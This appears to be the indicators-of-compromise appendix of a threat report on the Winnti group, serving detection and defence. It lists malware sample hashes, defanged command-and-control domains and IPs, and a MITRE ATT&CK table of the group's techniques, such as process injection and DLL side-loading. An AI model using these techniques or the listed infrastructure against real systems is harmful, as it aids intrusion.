2d182910dade1237f1dd398d1e7af0d6eca3a74a6614089a3af671486420fb2b	0261490fb7f88cc3e9db6aa3fd185d03d7646864	f68867095

Shellcode injectors

Payload: Crosswalk

0046df35f66a3b076d9206412be2f1f7ea4641d96574e7b58578c0c0995d1feb	b73fcfc423d1bdb4649440689ff4894639b3bd0e	9697d60b74
325430384d642ab2a902fb0e268e85808b6cbf87506ccdc314e116e7d1b8239e	0f2a5bbe03c5b3422609b78ca90fb7f06bfd966b	eee464e5de
9e27f110fc824d8b85855538c3320e8ea436e82737d686fcecb512b6f872e172	4481c4b0cf2207099c7b5979a6e81a2923d6c698	254ace03b1
bec68bcaa80bb00274ef7066ddc8de1b289fb5f8b8e8573f3a961664f41da9d7	cc24843afd627ced74a1d713328078a23db81e54	914151fa49
3454d87b2ce0eab44c07774c7b56318710f9a63626d6d2aaf898922178bf2792	e6cd7a9f5b421b80b50e5809c35732c427c6b6d8	fbfeecea5a8

1e29e07b404836c82cd9b75e44a3169195a335dc494ba27f744f6605666c26aa	a1e0ce3c384945fdde841d91d069505879587217	d19c5c5573
3a9bbf4ee872904e729466aa50d570b43451b0945a41b5d9d114f8c24683c21e	5d1bada317d596f3dec5b86e4e42639b2f5f71ac	6d967f275b
faca607b43551044fda3c799ce7e9ce61004100544eeb196734972303f57f2ae	159a5ca55d7c62d0167740f8f5310e18e03a8fd3	4518f25c63
86100e3efa14a6805a33b2ed24234ac73e094c84cf4282426192607fb8810961	604c5f42eeb015016b35ec1c9019812afc400f5b	707845071

Payload: Metasploit

0ad8ee3fe6d45626b28c0051c4c4f83358a03096ad06fc7135621293e95c75ae	e8fcd7ca491bffc4838bf9eb6a7aec3f7e4acdc2	a752d48a4
75d573d1e788590195012a1965cfcaa911c566aee88331b7718ddc638028c175	ca66a779a5b720e5f73e91561bd3434db691e13b	2867ca5c2
8c962ddbb515e73ecfc5df9db35a54c8c9d15713a04425298f2d89308e2a47bf	ce1cb0050662e541e72a24c6a969fa7b51084a60	255567787
fb23c7fc2e5e8ae33942734c453961da9ed4659368d19180a8f1ecb3b9b8e853	d03a5b322f3748c9019ca24dd1943507d591165e	9a026082c
012d8d787c6e7a5f3dbe1e9cce7c5da166537a819221e210ef4d108f1a0a24b3	d913285f75a3a1a4f2a6e0f66bfda8efc71fc669	d8ff9eb558
420dc77afe28003f14dfe6c09fbf8194ead8a6e8222b6ab126e7ee9bf4b63fd4	ebafff5ff0517ea5c2c783ab7d0cffded468bf4f	c024b6584
a02258fcb3694893b900f10f0f9bb1d0d522ed098b1cc8eab59f2f70209b3a0b	9bdd1af6fc74a8a3c2ff0e3bf1378ff290cdb35e	bb4155a5a
f54cf6d9a5d77a89c4a2d47b02736d746764319e02ad224019db8de78842334a	8413380c19f348ef08051b2d6d8b39598bb05f68	cdddd0898

Self-contained PL shellcode loaders

Payload: Crosswalk

5841a4302fcbd63f66fc2afd41f8671744454aaa7e1ed834e935bfdb007a9a83	3d0b40b2a6fc691f702237ba5682335e7e74e649	a8bb1d69fb
e0b675302efc8c94e94b400a67bc627889bfdebb4f4dffdd68fdbc61d4cd03ae	4db6e492a9ef89e116f4da19f97d69cb82e08661	2dc960eb4
e398290469966aff01a9e138d45c4655790d7a641950e675785d0a2ab93e7d28	1e494e1cf8df105d95d0e0bb4879223030c48a0c	42a5908ff9
8add31b6a2828e0d0a5b3ac225f6063f2c67c56036ff3f5099a9ee446459012a	5c11f70345d984391d041b604adfe5bfb5134755	5e3ef894b4
a4b2a737badef32831cbf05bfaa65b5121ddb41463177f4ac0dbc354b3b451d4	8c549d16dc97072f16e4a3114fbd7d47f8bc9726	1bc1df4b94
2fdef9d8896705f468f66eb8c20e5892d161c1d98ab5962aa231326546e25056	7b465b1e0d7be4d84e06a115fd55b97207de768c	221db0f664

Payload: Metasploit

a7df8143a36638de40233b141919d767678b45bf5467e948a637eaafb2820550	be39c3022218ccb3abcfc6c906359b76571f4241	dc758b9ecc
283302c43466bdc6524a1e58a0ff9cc223ab8f540a1b0248d1fcffe81b87d5d6	b2bb31ea3b4abaf3f3edbff405e23f2ce442dfe0	3839d37a6
b447a7bb633f682058d4b9df5caabbe8c794f087b80bf598d6741a255e925078	3c523a969cc4c273ae27fef32630701516b08873	635846776
01c8cc07a83ffd7ac9ee008685eb360c9934919e86847c50c8843807b9d9c196	37ec3d5be7b535a8a31001815ab275a489e302f5	d92db6b73
21dd261e5fe46b86833cd69b299ae5ee5f24da3d4e87de509eddda4d2f63d591	11e86ee44e7c3592c97f7191746e170b62f724bb	c8f1aff87d1

Payload: Cobalt Strike BEACON

ba03feb351825029426e84c2f74e314f27b56714a082759650a455dfb1a946eb	8890155c88c690faaf900d1e63998756809273d0	cbccba5f7
06210a1f9bc48128e050df0884f9759e4d202bd103aa78e6b6eb3cec1a58cdb5	a0128edc037a91ce127291edd9d950e7661dd764	64071aaa
0d6a5183b903b1013367b9a319f21a7a3b7798d9565a0deee52951f62a708227	2d35c342d8fc6f5d018937491e246da2ab293d43	b8b43c4c
1bd0f0fbd7df99c41e057f6d6c7107812ef1370609ad215a92227ca79ce6df70	7dcb0d7300aa54ef77eb3347e6204b31d4b9c6db	4922247f
29233eab65960c2da4962e343a3adab768673012d074db35ebc2abe2142ee73c	1d3dc9bb7acfe8416ac5ab51f24b6648b91eb305	cb682ec8
79fbb45d0041933dce16325b87b969db12b7a8dedc918929615104835badc80f	b13d58f1d24cf5e10a7013f4aeac22e974c74315	40799033
8f0538a18c944e2a98f1415d5528a0dab4367cd8689f598ab2da266c36403252	483c49349d29e11e0d195864e372a210ce5ce856	7e8ebe13
025e053e329f7e5e930cc5aa8492a76e6bc61d5769aa614ec66088943bf77596	e63646f0089ce3a224d68029eecff72ef0259609	f9fa912e4
d30dd7d82059dc34e72c3131dd7ea87f427cabe7225bbf59aa69e01cd761a1fe	8be2fccba22fdca0e453855c7428e709186f3e0d	c839ae52
81ab37ae3abce3feabdefde6a008dec322e0168ce4f0456ee737135025399400	98d6dffb7e51170a02546eeb07c80f2592d10293	5ed49962
b55812f35735e4fb601575072f1b314508b2dafdcb65aa6c1245a2e1f9d80bdd	6986b924c58aa90a9e413d9942c25a1419d9aa0e	f88416bc

fc5c9c93781fbbac25d185ec8f920170503ec1eddfc623d2285a05d05d5552dc	0902e3c41fb8e0dffc322e6a562f04588b7522a3	6817b7a5
d879b6cac6026a5418df4bf15296890507dbaec5abe56dafda54266975488cf2	11c987cdafec8ea02a77a03d4c979f743138b39a	b02057f0
6e7052562db5f23c2740e9d094aae2316f77866b366eb4ef59c157e112172206	7fd0d64f54a54aabd04136e4111e2d8a22884324	dda83ca5
9afb78e9be08041f849563c4fd2777a373ffc76c3eccd638b1f6f846b847b968	2b47e9c8946536decba6066f9a57a85f143465c5	482d1c1e
8b515bf88b3f7ac77861fdea61f82fb0c941bc5569922cadca254a79a744ae99	e46490394ddc66548067ba540d13fb3cf363c596	2a189598
f91f2a7e1944734371562f18b066f193605e07223aab90bd1e8925e23bbeaa1c	0b83939510bd31939c91370c53fab25aa286ba08	5909983d
3d38dfd588fc98de099201fe9f52feb29bb401fc623d6fe03eb8f0c959ffc731	af76d1d293e3e8fe7ad428ca6fe47e68c858587b	284dcb88
6a10027dd99f124cd9d2682b6e7b0841d070607ea22a446f3c40c0b9f9725bed	f2751dbfe822907ecb69b83e461b48183a485355	0d69dae8
71a965d54c4b60f7ae4a5e46394bfca013d06e888ec64f06d5ec3d8a21eccb55	4b51a8233991d4255fc05d9bbfc242f779b1d31d	5e61778a
5347c5bbfaec8877c3b909ff80cda82f505c3ef6384a9ecf040c821fc7829736	1530993376416274d04907ff6369a3012694bfa9	62d6fb0f3
de648c21b4fae290855fdf0cd63d9e6807ced0577bdcf5ff50147ba44bf30251	3a0c2aee518b7c003e5eb8aa7094d536b8bf1a94	dbd6a052
7ed5cbeb6c732aa492762381033ff06d0c29f1c731530d4d27704822141a074a	2d0bb1fc0213e4fca5c3b485caaf964dd2da7981	05e1247ff
e886caba3fea000a7de8948c4de0f9b5857f0baef6cf905a2c53641dbbc0277c	6b92e6d594fd6e26f9e910f10f388c43017303b2	48bda0c5

External PL shellcode loaders

0041b28d1f076e196af761a536aa800ebe2fcaea9084a8e17d2a43c43765efdd	0cb8ed29268ec9848ff1c7f25f28b620271e61c9	131711477
0756216ea3fea5b394e2fa86e90a75f05c3da2b4b47d61110559bd28f51da8e6	7a1c5e1799bdeebb01527f54a7fd89d0b720dea7	53e2c1eb
34aeaa89aab983318ed8f6da32556faf3057a92dc045fac1f960f3aaad3a1ba1	a42e6dc7f248794e91e4ec251c2c96164215b7be	f02a87562
40101054d18eb50b65c2ce32b00352d2486008f67c63baec5ef93cac9d5c81ed	11d7145b85fea84aed35c60857560a66dbff5a27	e5271b41
4665280d4b34c5388edeb51a6d5e808d2942c364017a42d3f1fac186b21eb571	09a3fb96edbd5e143ba3b579cb2c09d0dd9469eb	da220930
46f03ddf74c47960a3731de18f123b2110153ed668f9bf6ed3badd7fd099ccb6	90c104dadb5c21b4fca644b37f7043fef7e72d2b	71b250a8
4f2d8c437d32dc075074f01d10698f6d4dfc4d4bd8a595dabaa2519c6a025c8e	e629fda195636d99ac587b354b5c6fc228d65d81	8b2e72f2b
655c21fc31967282d8517b3c845f775cd0a80595f90c5c85b6027110532a1cf9	5fa5593b52cfc866c51f55e9a56b1adcc9db01d1	318b3661
8f8ee8d2bc6c559a0a09ce3958727dee2f30880c615b2788d757917ca55d43ef	b769c9c708f59be0a0d68ddf3076c9d9037b6c27	1d6def7a4
8fb8134bf40ad6bddd60ea77b78c30dab72c736bf29172f89d03505b80c3ae8d	9a17591711383d96f7cc421a71d5d394e322189a	7af8c2055
9bf32bf4a4bc1d13bddaa6402595ad76d2d9fcc91a988313f13ed990ccb1c4c1	68ae7f3d2cb22c70232a35ed59f6fed70fe0f3be	fb2ac5049
9c3280bc1ebc239de86523a7046b45e9bb7ce7a40a869dda6ea92fcee727366a	cf90d0b4ac09dc97f675fb3cfbc8eba89db211e8	bb6b9a60
bfe2673b02c54be9093cff8fd564b630109175c608f07d94e4a2ac65028a6eae	59c4f47b1135f21a8814c8a838277f4cfa46f2e5	fcceb7a3b
c93999f7622caf63cbcfb26966ff11719a4e26bca7d90a843461f44a3c982a30	0a8fbc71a936d2e7f2830fae3d57a2f1e8e43266	36fe1e0db
d0686f44fb7e77ce0f68cc91c4cef12dbd691bb99b0b7be77103b7b17eec3753	0b09ac7691cb9b8b7b5a2e453984bc75edbc8aeb	b5605f71d
d6a05e20da5012c0cfc491b0044f7fded9322f5bbc664092c4b481709c3472e0	735e97688a70d24d922cf9a3951c5e23a91cbcb1	4a89eb93
e7f5a30d4bf7915cc97374e0f6a29573d4640961166b5c9b942030e8c10949d8	c224763846f8f61442e893cb8e9070ce67be5dc8	63c1b74c8
e935699b31707ecf9e006940f31f09514688cb45e078a66724603ee7fadf84db	5ba9f7cd51e8eac88f870e340c8262683d92563d	99b86e64
f36a0b99973a837d5e4d542edd739df7cac10e207be538d47a106c4edf7cff54	fde9357e8d6a3336dbd82d2e22dbc0772640f63f	0133bd3f
f69c6e8fe1188a461bfe249ba7afefbd7a787fcd0777c008f9580f6976118898	d3d4c7cf257f9fe97bdf31a4b0e3f66726fb1b6f	3d09dee9
fad80dc36a59d1cc67f3c4f5deb2650ca7f5abac43858bf38b46f60d6bb4b196	119b92462a91f9cc8b24dfbd84fb88ef47ecab97	247c48b87
0187d3fae2dfc1629e766d5df38bdabf5effcb4746befceb1aaf283e9fe063a1	648594c25aebf3865c35ce6057e36b42e9e3be31	dbc30db0
45d175f3c1cb6067f60ea90661524124102f872830a78968f46187d6bc28f70d	418fab494383e2ae0d94900344853cc0bc6d5385	33717176
ca0f235b67506ed5882fe4b520fd007f59c0970a115a61105a560b502745ac6a	1c265ed6b5875a619a427db1663f48fe7db01d88	2a3e63fdb
abac7a72b425ff38f8a7d8b66178da519525dc2137ca8904b42301fb46a8983e	d9b692d84bdc134f90b54ac2a30f6832d70e730b	211db751
645b14df1bd5e294ec194784bc2bd13e0b65dac33897c9b63ad9ed35ec6df3a8	6d3643bfdd1bd85cfdfe4b05eaf2939bbf4b22f0	359f5615

6b4b9cf828f419298cd7fda95db28c53fc53627124224d87d2ad060185767957	59208d32dd7440bbe4142882b8ad1ac033f08918	bae0fc6f57
7fd19347519ec15ab8dbce66722b28a917b87ad034282ef90851e1b994463644	c4467556640ad45fb8e56d1fb95c93e57b209924	086186c93
8308e54055b45eb63dc6c4c6a4112310a45dec041c1be7deb55bec548617136f	c44934f47c98c7cde7ba5978ca315a5e9099d0c8	cf13bdefb6
adf52650ce698e17d5ff130bc975a82b47c6c175ad929083d757ec0fe7c4b205	bed84d4ef7bd8c5fb683eab51d849c891328b4d4	08393f7d6
fb707094673a48408f9ba5240019cb502b9367fb380bb1734e0243e90b9399c3	e452227d134fe14df3ca35cd2abf7f1e922aa5d6	d761c0791
4da733bbf7d585ee5b5a58c0ad77047ce640a4512a84502ad5ae9240ee2fcdb0	ff362a3d5d873f8fd0f7c2f150582dab9251cf2c	5eab89024
bef3f87c6582813e23b0c8c8db9ca9ed65bc802445187378f4e62a7246133ae2	27e4115041c059dce22322e0242002353ab14814	6d33db967
b83534071bbcacc175449faadbb1d6b0852fe58521da0fefd5398a4a9b1fb884	26ca2262f31dcc1fd6ad56f1f371a363163ba7f2	d12013fb9
adf52650ce698e17d5ff130bc975a82b47c6c175ad929083d757ec0fe7c4b205	bed84d4ef7bd8c5fb683eab51d849c891328b4d4	08393f7d6
e4df8634f5f231fae264684e63b3e0c6497b98dd24ba1b0c6f85c156d33a079c	e3e7b719fa1bb3fd12bb82592f85c3e4c3b1d7fa	03275b5b1
afb5e3f05d2eedf6e0e7447a34ce6fd135a72dad11660cf21bec4178d0edc15b	c67ad0bb292ed20dbe9ba980e71d223249632252	38857fb40
1968f29b67920fc59e54eba7852a32f20ecbf3f09481c09ddbee1dedc37f296e	b49679280a2c5b01d0126fc835cc29e4fdc5900d	468c5c3f4
be70b599e8d7272e8debf49e6bf6e5d8d9f1965812f387a9f1e75aa34788a7c7	88282f8c93d61fd0caaec8807448e96f90101901	db394163

PL shellcode: Metasploit

f6085075e906a93a9696d9911577d16e2b5a92bc6b7c514d62992c14d5999205	4a0b8e9a56876c11c667b9ce77b371d2c6d07891	8849cf257

PL shellcode: Cobalt Strike Beacon

43fe07f9adeb32b20e21048e9bb41d01e6b3559d98088ac8cd8ab0fad766b885	30dee2118fc28bb0b2804275c92daf58236824e5	2a2a50ec2
6867f3d853de5dfe8adbd761576c29ad853611d8d1c7fdd15b07125fd05321f8	7420afe3c0c91442fac0c6df5dd1cfedd76503de	69b9d1fc0e
0c6c6ba92661c119168a5486faa1af94673bd4d770c13c2b49d7a0651f798857	cb552c22718ca9eaf16792c1ecc583c09f1f19e1	b67ff21142
be7ba33fcb2a19bb2d1fe746f49c39fb1b8bd5d9e46d5b6610f8a2ad3f60b248	7849dcf58fbb930a1327635e13e9970d4bdc7121	9a478e85f
d1a548b9ad6b4468ee3c5f6e1aaaa515021255fb13e45ff34fbff5ad88bf4de2	93404b4005e7ab0e8c9282ced20c16820378792b	eff6e2a93e
9ad808caa0b6a60a584566f3c172280617e36699326e7425356795b221af41dc	f3093ae9f6633449c1d4f35804d1166dcbe09ece	abb6e606a
eb9c850b1e8d8842eb900fa78135b518fb69da49c72304b5b3b4b6f4fa639e57	6c34f4f29cb3d8cc8f55a707d255de50caa67e8f	b80d30317
e10046b86fe821d8208cb0a6824080ea6cd47a92d4f6e22ce7f5c4c0d9605e4b	1cc16e3a6185b790875e3f00b68ec87feddcf93f	cd4324009
a783edae435c6fdf55e937b3246b454ed3b85583184b6ffc1b2faba75c9165cf	aed326228551a4736012c1921d3be7079541c29e	07377cf8a

CHM file attack

b6685eb069bdfeec54c9ac349b6f26fb8ecf7a27f8dfd8fcdb09983c94aed869	db190af369fdc654af39a54c44f37d5e5712fda8	06f945c398
5d549155b1a5a9c49497cf34ca0d6d4ca19c06c9996464386fc0ed696bf355a2	7dabbd292f8bb8b600439a9c1b2fa69eeecbcb88	46d3773e0e
02f5cb58a57d807c365edf8df5635263f428b099a38dff7fe7f4436b84efbe71	9c921a278ba4647269b45a5716b47ee47b6de24f	e8c21f8f50b
3c8049bd7d2c285acc0685d55b73e4339d4d0a755acffad697d5a6806d95bb28	201eac040aa2693042efa7539a88e2676dcf89af	e93bdab9e6
fcbd7ab82939b7e0aff38f48a1797ac2efdb3c01c326a2dcf828a500015e0e83	8a503147831499778b2d50f8337677c249c99846	21aa8aa3a9
3c6d304c050607a9b945b9c7e80805fc5d54ced16f3d27aaa42fce6434c92472	1e75cfd3db2cc4b0091e271a7533b828632f399c	951c5f08ee
4d3ad3ff281a144d9a0a8ae5680f13e201ce1a6ba70e53a74510f0e41ae6a9e6	9c1d4db37c2d72ac9761dd342feb8a31bc636d6d	b22b232381

FunnySwitch

23dfce597a6afef4a1fffd0e7cf89eba31f964f3eabcec1545317efeb25082ed	6dd15c03ffd3762a20b0f51faf31724d5dbf1466	2b0c692d9e
2063fae36db936de23eb728bcf3f8a5572f83645786c2a0a5529c71d8447a9af	c1e31f72adba9d5e2801e6766a24eb8d37807e9d	7e1948326f
fbc56623dd4cdfdc917a9bb0fbe00fa213c656069c7094fe90ba2c355f580670	69b961af528eac458942dc1787f32dc432a328d9	2902f54dbd
fb0fdd18922977263f78becdedddab7a03c8de16a5431c7b4602e5be13110fa3	6e3d0537cd52965e52b06b984155191c41fe0a18	30684061b5
b45baac2ae9c5fdfbf56131451962826a95d56f641af8ca1b74738c2eb939a76	4f0402e2638831d6259a366cf605eadb8c7fd478	5fcf6562217

ff0527ea2f8545c86b8dfdef624362ed9e6c09d3f8589f873b1e08a895ef9635	ed8cc92b5a04620b01fcc4365e8f2ffe0c49eb30	f5b3106f2ff4
931ea6a2fc0d5b4c5c3cf2cba596a97eaa805981414c9cda4b26c8c47bf914df	ebb08480d3d94d6d3a8d85894d297db996d57b4f	b6953b1d1c
568298593d406bd49de42688365fdc16f4a5841198583527a35f6a7d518a6b0e	425e6c8e89f45a8fe57a27d1eacdc850b2286099	bbeca57f79

ShadowPad

03b7b511716c074e9f6ef37318638337fd7449897be999505d4a3219572829b4	147529e1a8b00a62fa2371600988b17487260448	a26d2c6f7c
5a151aa75fbfc144cb48595a86e7b0ae0ad18d2630192773ff688ae1f42989b7	ea43dbef69af12404549bc45fda756bfefcb3d88	493698b1d
3b70be53fd7421d77f14041046f7484862e63a33ec4b82590d032804b1565d0d	ebcb044373550b787553a9b9cd297f4b8c330cd3	652c44a6b
ae000f5cef11468dde774696423ca0186b46e55781a4232f22760a0bfbfb04f0	ee4744c4e74aa9933f3a5c340d9b739f8399b7f2	4001d217c
5f1a21940be9f78a5782879ad54600bd67bfcd4d32085db7a3e8a88292db26cc	f6f6f352fa58d587c644953e4fd1552278827e14	52c28bdb6
e93a9e59ee2c1a18cee75eedcbe968ed552d5c62ec6546c8a1c1f1ae2019844e	1a654b4191a3196353801d37a1de21535eb7a41c	eb763c30f
1f64194a4e4babe3f176666ffd8ee0d76d856825c19bfcd783aec1bacb74fd05	801b756019c075ef6a20c8219157fe8f92deebc1	791f92ce8
531e54c055838f281d19fed674dbc339c13e21c71b6641c23d8333f6277f28c0	6966687463365f08cfb25fd2c47c6e9a27af22b0	4ad23aae3
a1fa8cad75c5d999f1b0678fa611009572abf03dd5a836f8f2604108b503b6d2	c1af22e0d0585f6c6a2deab22a784717ee33f36d	882a60c31
37be65842e3fc72a5ceccdc3d7784a96d3ca6c693d84ed99501f303637f9301a	05a2b848965d77fa154ca24fa438b8e5390c21f5	e542c6fab

PlugX

94ea23e7f53cb9111dd61fe1a1cbb79b8bbabd2d37ed6bfa67ba2a437cfd5e92	14c1e3dd30ef1e22e6ebadd65fb883d3e0354d47	329ecc81b
ac5b4378a907949c4edd2b2ca7734173875527e9e8d5b6d69af5aea4b8ed3a69	2293a7510101ccfd83db4bd6429db2f9d406859a	d55e9a302
e54b7d31a8dd0fbab1fa81081e54b0b9b07634c13934adaf08b23d2b6a84b89a	c40acafac6c1c3ba1d1cf5497bfaf5f682f9884a	a7542a2dc
b59a37f408fcfb8b8e7e001e875629998a570f4a5f652bcbb533ab4d30f243f7	d1cf03da461f81822287465be5942931ac29737d	d3ef032a67
ccdb8e0162796efe19128c0bac78478fd1ff2dc3382aed0c19b0f4bd99a31efc	22bac40e845ec6551396b77e6257f50634993883	7affcfb9857
4dad1e908604c2faa4ad9d9ef3dcebc3a163e97398d41e5e398788fe8da2305b	7cbaa1757bafa3a6be0793b959feac1ea73d88ff	f749aa99a
4a89a4d9fa22f42c6d3e51cf8dca0881e34763fe0448b783599bfc00984fd2ee	bd31d8bad119b9da702889b44854b054f15e2f47	4489d5077
18a14cec1abcb9c02c1094271d89f428dec1896924a949ed760d38cd0dea7217	a2e88dfb93c23ba7cd38a820b2e64f14192079c2	8d6737d57

Network Indicators

LNK file attacks

www.comcleanner[.]info

45.76.6[.]149

http://zeplin.atwebpages[.]com/inter.php

http://goodhk.azurewebsites[.]net/inter.php

http://sixindent.epizy[.]com/inter.php

Shellcode injectors

6q4qp9trwi.dnslookup[.]services

d89o0gm34t.livehost[.]live

d89o0gm35t.livehost[.]live

168.106.1[.]1

149.28.152[.]196

207.148.99[.]56

149.28.84[.]98

Shellcode loaders

exchange.dumb1[.]com

microsoftbooks.dynamic-dns[.]net

microsoftdocs.dns05[.]com

ns.microsoftdocs.dns05[.]com

ns1.dns-dropbox[.]com

ns2.dns-dropbox[.]com

ns1.microsoftsonline[.]net

ns2.microsoftsonline[.]net

ns3.mlcrosoft[.]site

onenote.dns05[.]com

service.dns22[.]ml

update.facebookdocs[.]com

104.224.169[.]214

107.182.24[.]70

107.182.24[.]70

149.248.8[.]134

149.28.23[.]32

176.122.162[.]149

45.76.75[.]219

66.42.103[.]222

66.42.107[.]133

66.42.48[.]186

66.98.126[.]203

FunnySwitch

7hln9yr3y6.symantecupd[.]com

db311secsd.kasprsky[.]info

doc.goog1eweb[.]com

ShadowPad

cigy2jft92.kasprsky[.]info

update.ilastname[.]com

PlugX

ns.mircosoftbox[.]com

ns.upgradsource[.]com

update.upgradsource[.]com

103.79.76[.]205

107.174.45[.]134

10.3 MITRE

ID	Name	Description

ID	Name	Description
Reconnaissance		
T1593.001	Search Open Websites/Domains: Social Media	Winnti uses a Twitter account to get game-related information
T1594	Search Victim-Owned Websites	Winnti finds the site of a gaming company and uses information from it to create bait
Resource Development		
T1583.001	Acquire Infrastructure: Domains	Winnti purchases domain names that resemble those of legitimate services, including the victim's site
T1583.006	Acquire Infrastructure: Web Services	Winnti can use GitHub and Google Docs for C2 updates
T1587.001	Develop Capabilities: Malware	Winnti uses self-developed malware in its attacks
T1587.003	Develop Capabilities: Digital Certificates	Winnti creates self-signed certificates for use in HTTPS C2 traffic
T1588.001	Obtain Capabilities: Malware	Winnti uses PlugX in its attacks
T1588.002	Obtain Capabilities: Tool	Winnti uses Metasploit and Cobalt Strike in its attacks
T1588.003	Obtain Capabilities: Code Signing Certificates	Winnti steals code signing certificates from compromised organizations
T1588.005	Obtain Capabilities: Exploits	Winnti uses a public exploit for remote code execution (RCE) by means of a CHM file
Initial Access		
T1566.001	Phishing: Spearphishing Attachment	Winnti sends phishing messages with malicious attachments
T1566.002	Phishing: Spearphishing Link	Winnti sends phishing messages with malicious links
Execution		
T1059.003	Command and Scripting Interpreter: Windows Command Shell	Winnti uses cmd.exe and .bat files to run commands
T1059.005	Command and Scripting Interpreter: Visual Basic	Winnti uses VBS files to pass control to subsequent malware stages
T1059.007	Command and Scripting Interpreter: JavaScript/JScript	Winnti uses malicious JScript code in intermediate stages and for the payload
T1203	Exploitation for Client Execution	Winnti exploits RCE in a CHM file by means of an ActiveX object
T1106	Native API	Winnti uses various WinAPI functions to run malicious shellcode in the current process or to inject it into another process
T1204.002	User Execution: Malicious File	Winnti tries to make users run malicious .lnk, .chm, and .exe files
Persistence		
T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Winnti persists by means of a registry run key or a startup folder
T1543.003	Create or Modify System Process: Windows Service	Winnti persists on infected machines by creating new services
T1053.005	Scheduled Task/Job: Scheduled Task	Winnti creates a task with schtasks for persistence
Defense evasion		
T1140	Deobfuscate/Decode Files or Information	To store shellcode with the payload, Winnti uses a custom PL format with encryption
T1574.002	Hijack Execution Flow: DLL Side-Loading	Winnti uses legitimate utilities to load DLLs from ShadowPad and PlugX
T1562.004	Impair Defenses: Disable or Modify System Firewall	FunnySwitch adds allow rules to Windows Firewall for C2 connections
T1070	Indicator Removal on Host	Paranoid PlugX deletes artifacts created during infection from the file system and registry

ID	Name	Description
T1202	Indirect Command Execution	Winnti uses intermediate VBS scripts to run .bat files
T1027.002	Obfuscated Files or Information: Software Packing	Winnti can use VMProtect or custom packers for its malware
T1055.002	Process Injection: Portable Executable Injection	Winnti injects shellcode into the processes explorer.exe, winlogon.exe, wmplayer.exe, svchost.exe, and spoolsv.exe
T1218.001	Signed Binary Proxy Execution: Compiled HTML File	Winnti uses CHM files containing malicious code
T1218.004	Signed Binary Proxy Execution: InstallUtil	Paranoid PlugX can use InstallUtil to run a malicious .NET assembly
T1553.002	Subvert Trust Controls: Code Signing	Winnti uses stolen certificates to sign its malware
Discovery		
T1082	System Information Discovery	Winnti backdoors collect information about the computer name and OS version and whether it is 32-bit or 64-bit
T1016	System Network Configuration Discovery	Winnti backdoors collect information about the IP and MAC addresses of the infected machine
T1033	System Owner/User Discovery	Winnti backdoors collect information about the name of the current user
Collection		
T1119	Automated Collection	Winnti backdoors automatically collect information about the infected machine
Command and Control		
T1071.001	Application Layer Protocol: Web Protocols	Winnti backdoors can use HTTP/HTTPS for C2 connections
T1132.001	Data Encoding: Standard Encoding	Winnti uses GZip for compressing FunnySwitch data
T1001.003	Data Obfuscation: Protocol Impersonation	Winnti uses FakeTLS in Crosswalk traffic
T1573.001	Encrypted Channel: Symmetric Cryptography	Winnti uses AES for encrypting traffic in its backdoors
T1008	Fallback Channels	The Winnti configuration supports indicating multiple C2 servers of various types
T1095	Non-Application Layer Protocol	Winnti backdoors can use TCP and UDP for C2 connections
T1090.001	Proxy: Internal Proxy	FunnySwitch can establish C2 connections via a peer-to-peer network of infected hosts
T1090.002	Proxy: External Proxy	Winnti backdoors support C2 connections via an external HTTP/SOCKS proxy
T1102.001	Web Service: Dead Drop Resolver	Winnti uses Google Docs for updating the C2 address in PlugX